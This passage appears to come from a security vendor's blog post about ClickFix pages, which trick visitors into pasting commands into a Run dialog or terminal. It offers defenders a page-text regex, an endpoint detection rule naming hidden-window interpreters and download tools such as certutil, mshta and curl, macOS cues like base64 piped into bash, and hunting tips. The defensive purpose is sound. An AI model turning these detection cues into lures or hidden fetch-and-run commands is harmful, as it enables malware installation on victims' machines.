
All of this is visible on any public report. The live indicator list for the family, stager hosts and contracts included, is on the community threat feed. We have not copied hostnames into this page because they will be stale by the time you read it, and the feed will not.
What a defender can take from this
- Add Win + X and ⌘ + Space to the rule you already have for Win + R. No website has a reason to tell you to open a terminal to prove you are a person, and we have yet to see the phrase “verification code copied” on a page that was not one of these. If you filter page text, the expression below has no false positive in our corpus. One caution: a bare “press Win + R” clause will fire on vendor documentation and help-desk articles, which say exactly that, so the keystroke branches are tied to the verification wording within a few hundred characters, and only the “verification code copied” phrase stands on its own.
verification code copied
|(robot|human|verif)[\s\S]{0,300}(press (win(dows)?( key)?|⊞)\s*\+\s*[rx]\b|(⌘|cmd|command)\s*\+\s*space[^.]{0,40}terminal)
And the endpoint side, as a shape rather than a product-specific rule, because every EDR can express it. The two keystroke paths look different on the endpoint. With Win + R the Run dialog starts the interpreter and the pasted line is its command line. With Win + X the victim opens an ordinary terminal and pastes into it; the interpreter’s command line is clean, and what the endpoint sees is that shell starting a child and the child going to the network. The second clause is for that path, and PowerShell script block logging, event 4104, is where the pasted line itself turns up.
-- Win+R path: the Run dialog starts the interpreter, the line is its command line
(parent in (explorer.exe)
  and child in (powershell.exe, pwsh.exe, cmd.exe, mshta.exe, msiexec.exe, conhost.exe)
  and (cmdline contains "-w h" or "-w hidden" or "WindowStyle Hidden" or "--headless" or "/qn" or "-enc")
  and network connection within 2 s of process start)

-- Win+X path: a terminal the victim opened; the pasted line never becomes a command line
or (parent in (powershell.exe, pwsh.exe, cmd.exe)
  and grandparent in (WindowsTerminal.exe, OpenConsole.exe, conhost.exe)
  and child in (msiexec.exe, curl.exe, rundll32.exe, mshta.exe, powershell.exe, certutil.exe)
and network connection within 2 s of child start)- On Windows endpoints, a shell spawned by the Run dialog or by Windows Terminal with a hidden window and a network fetch in its first second is the whole family in one detection. Alert on Zone.Identifier being deleted from a file in a temp directory.
- On macOS,
base64 -Dpiped intobashfrom a Terminal that Spotlight just opened, andosascript -l JavaScriptreading fromcurl, are not things people type. - Hunt EtherHiding by contract address and chain, not by RPC host. If you cannot read the chain, hunt the loader: a few hundred bytes of
eth_callappended to a theme or plugin file on a WordPress site you own. - If a user forwards one of these pages, scan it. Visiting it from a corporate address may show you a clean site and mark the kit as having seen you.
What these numbers do not say
The corpus is what reached our scanner: pages people submitted, pages customers checked, and our own sweeps of newly registered and reported domains. It is not a census of the internet, and a family that people submit more often will look bigger than one they do not. Nineteen of every twenty scans in it are anonymous public scans. The tags only exist since August, so the corpus starts there, not when the technique did. And a page scanned twice is two rows: the thousand commands are captures, not unique payloads.
A Clean result on any of these hosts means the page did not attack that request. Several of the gating mechanisms above exist so that a page can attack one visitor and not the next, and we have watched the same URL refuse us and then serve us within an hour. The command kinds are a classifier’s names; a loader that names no interpreter is recorded as a capture rather than a kind, and there are 36 of those in the corpus. Four of the captured commands are not attacks at all. They are the official installer line of a programming language’s toolchain, copied by its own documentation page, recorded and left Clean, because the page shows it to you. We left them in the count on purpose; that is the discriminator from the first post doing its job.
If you are looking at a page that wants you to press three keys, put the URL through Urlyze instead of through your own keyboard. The earlier post, ClickFix: the malware you install yourself, explains why the usual checks score these pages zero.